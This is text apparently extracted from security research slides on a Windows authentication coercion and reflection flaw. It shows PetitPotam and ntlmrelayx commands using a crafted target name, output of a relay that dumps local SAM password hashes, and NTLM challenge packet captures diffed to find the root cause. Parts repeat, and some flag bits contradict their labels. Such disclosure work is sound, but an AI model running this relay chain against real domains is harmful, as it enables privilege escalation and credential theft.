
Core concepts

Kerberos authentication coercion




Core concepts

Kerberos authentication coercion




Core concepts

Kerberos authentication coercion



Core concepts

Kerberos authentication coercion



Vulnerability discovery

Vulnerability discovery

- **Some checks/protectations against reflection may be based on names**

→ Try to fiddle with the target name during coercion

- **Something interesting happened when coercion to**

```
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA !
```

Vulnerability discovery

```
$ PetitPotam.py -u user -p password -d DOMAIN.LOCAL \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.DOMAIN.LOCAL
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
# krbrelayx.py -t SRV1.DOMAIN.LOCAL
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.56.14
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[-] No negTokenInit sent by client
```

Vulnerability discovery

```
$ PetitPotam.py -u user -p password -d DOMAIN.LOCAL \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.DOMAIN.LOCAL
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
# ntlmrelayx.py -t SRV1.DOMAIN.LOCAL -smb2support
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.56.14,
attacking target smb://SRV1.DOMAIN.LOCAL
[*] Authenticating against smb://SRV1.DOMAIN.LOCAL as / SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0c10b250470be78cbe1c92d1b7fe4e91
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:df3c08415194a27d27bb67dcbf6a6ebc:::
user:1000:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
[*] Done dumping SAM hashes for host: 192.168.56.14
```

- **The reflection worked and gave us a privileged SMB session!**

Root cause

Network diffing

NTLM Challenge (sent by the server)

```
$ PetitPotam.py -u user -p password 192.168.56.3 SRV1.ASGARD.LOCAL
```

```
NTLM Secure Service Provider
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
  Target Name: ASGARD
    Length: 12
    Maxlen: 12
    Offset: 56
  Negotiate Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Nego
    1... = Negotiate 56: Set
    .1... = Negotiate Key Exchange: Set
    ..1... = Negotiate 128: Set
    ...0... = Negotiate 0x10000000: Not set
    ...0... = Negotiate 0x08000000: Not set
    ...0... = Negotiate 0x04000000: Not set
    ...1... = Negotiate Version: Set
    ...0... = Negotiate 0x01000000: Not set
    ...1... = Negotiate Target Info: Set
    ...0... = Request Non-NT Session: Not set
    ...0... = Negotiate 0x00200000: Not set
    ...0... = Negotiate Identify: Not set
    ...1... = Negotiate Extended Security: Set
    ...0... = Target Type Share: Not set
    ...0... = Target Type Server: Not set
    ...1... = Target Type Domain: Set
    ...1... = Negotiate Always Sign: Set
    ...0... = Negotiate 0x00040000: Not set
    ...0... = Negotiate OEM Workstation Supplied: Not set
    ...0... = Negotiate OEM Domain Supplied: Not set
    ...0... = Negotiate Anonymous: Not set
    ...0... = Negotiate NT Only: Not set
    ...1... = Negotiate NTLM key: Set
    ...0... = Negotiate 0x00000100: Not set
    ...0... = Negotiate Lan Manager Key: Not set
    ...0... = Negotiate Datagram: Not set
    ...0... = Negotiate Seal: Not set
    ...0... = Negotiate Sign: Set
    ...1... = Request 0x00000008: Not set
    ...1... = Request Target: Set
    ...0... = Negotiate OEM: Not set
    ...1... = Negotiate UNICODE: Set
  NTLM Server Challenge: 46ca6fe0bd72944e
  Reserved: 0000000000000000
```

```
$ PetitPotam.py -u user -p password \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAwB EAYBAAAA SRV1.ASGARD.LOCAL
```

```
NTLM Secure Service Provider
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
  Target Name: ASGARD
    Length: 12
    Maxlen: 12
    Offset: 56
  Negotiate Flags: 0xe289c215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Nego
    1... = Negotiate 56: Set
    .1... = Negotiate Key Exchange: Set
    ..1... = Negotiate 128: Set
    ...0... = Negotiate 0x10000000: Not set
    ...0... = Negotiate 0x08000000: Not set
    ...0... = Negotiate 0x04000000: Not set
    ...1... = Negotiate Version: Set
    ...0... = Negotiate 0x01000000: Not set
    ...1... = Negotiate Target Info: Set
    ...0... = Request Non-NT Session: Not set
    ...0... = Negotiate 0x00200000: Not set
    ...0... = Negotiate Identify: Not set
    ...1... = Negotiate Extended Security: Set
    ...0... = Target Type Share: Not set
    ...0... = Target Type Server: Not set
    ...1... = Target Type Domain: Set
    ...1... = Negotiate Always Sign: Set
    ...1... = Negotiate 0x00040000: Set
    ...0... = Negotiate OEM Workstation Supplied: Not set
    ...0... = Negotiate OEM Domain Supplied: Not set
    ...0... = Negotiate Anonymous: Not set
    ...0... = Negotiate NT Only: Not set
    ...1... = Negotiate NTLM key: Set
    ...0... = Negotiate 0x00000100: Not set
    ...0... = Negotiate Lan Manager Key: Not set
    ...0... = Negotiate Datagram: Not set
    ...0... = Negotiate Seal: Not set
    ...1... = Negotiate Sign: Set
    ...0... = Request 0x00000008: Not set
    ...1... = Request Target: Set
    ...0... = Negotiate OEM: Not set
    ...1... = Negotiate UNICODE: Set
  NTLM Server Challenge: 27c43c17ec38f755
  Reserved: 1100010000000000
```


Network diffing

NTLM Challenge (sent by the server)

```
$ PetitPotam.py -u user -p password 192.168.56.3 SRV1.ASGARD.LOCAL
```

```
NTLM Secure Service Provider
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
  Target Name: ASGARD
    Length: 12
    Maxlen: 12
    Offset: 56
  Negotiate Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Nego
    1... = Negotiate 56: Set
    .1... = Negotiate Key Exchange: Set
    ..1... = Negotiate 128: Set
    ...0... = Negotiate 0x10000000: Not set
    ...0... = Negotiate 0x08000000: Not set
    ...0... = Negotiate 0x04000000: Not set
    ...1... = Negotiate Version: Set
    ...0... = Negotiate 0x01000000: Not set
    ...1... = Negotiate Target Info: Set
    ...0... = Request Non-NT Session: Not set
    ...0... = Negotiate 0x00200000: Not set
    ...0... = Negotiate Identify: Not set
    ...1... = Negotiate Extended Security: Set
    ...0... = Target Type Share: Not set
    ...0... = Target Type Server: Not set
    ...1... = Target Type Domain: Set
    ...1... = Negotiate Always Sign: Set
    ...0... = Negotiate 0x00040000: Not set
    ...0... = Negotiate OEM Workstation Supplied: Not set
    ...0... = Negotiate OEM Domain Supplied: Not set
    ...0... = Negotiate Anonymous: Not set
    ...0... = Negotiate NT Only: Not set
    ...1... = Negotiate NTLM key: Set
    ...0... = Negotiate 0x00000100: Not set
    ...0... = Negotiate Lan Manager Key: Not set
    ...0... = Negotiate Datagram: Not set
    ...0... = Negotiate Seal: Not set
    ...0... = Negotiate Sign: Set
    ...1... = Request 0x00000008: Not set
    ...1... = Request Target: Set
    ...0... = Negotiate OEM: Not set
    ...1... = Negotiate UNICODE: Set
  NTLM Server Challenge: 46ca6fe0bd729446
  Reserved: 0000000000000000
```


```
$ PetitPotam.py -u user -p password \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAwB EAYBAAAA SRV1.ASGARD.LOCAL
```

```
NTLM Secure Service Provider
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
  Target Name: ASGARD
    Length: 12
    Maxlen: 12
    Offset: 56
  Negotiate Flags: 0xe289c215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Nego
    1... = Negotiate 56: Set
    .1... = Negotiate Key Exchange: Set
    ..1... = Negotiate 128: Set
    ...0... = Negotiate 0x10000000: Not set
    ...0... = Negotiate 0x08000000: Not set
    ...0... = Negotiate 0x04000000: Not set
    ...1... = Negotiate Version: Set
    ...0... = Negotiate 0x01000000: Not set
    ...1... = Negotiate Target Info: Set
    ...0... = Request Non-NT Session: Not set
    ...0... = Negotiate 0x00200000: Not set
    ...0... = Negotiate Identify: Not set
    ...1... = Negotiate Extended Security: Set
    ...0... = Target Type Share: Not set
    ...0... = Target Type Server: Not set
    ...1... = Target Type Domain: Set
    ...1... = Negotiate Always Sign: Set
    ...1... = Negotiate 0x00040000: Set
    ...0... = Negotiate OEM Workstation Supplied: Not set
    ...0... = Negotiate OEM Domain Supplied: Not set
    ...0... = Negotiate Anonymous: Not set
    ...0... = Negotiate NT Only: Not set
    ...1... = Negotiate NTLM key: Set
    ...0... = Negotiate 0x00000100: Not set
    ...0... = Negotiate Lan Manager Key: Not set
    ...0... = Negotiate Datagram: Not set
    ...0... = Negotiate Seal: Not set
    ...1... = Negotiate Sign: Set
    ...0... = Request 0x00000008: Not set
    ...1... = Request Target: Set
    ...0... = Negotiate OEM: Not set
    ...1... = Negotiate UNICODE: Set
  NTLM Server Challenge: 27c43c17ec38f755
  Reserved: 1100010000000000
```


■ Standard NTLM authentication

■ Local NTLM authentication!

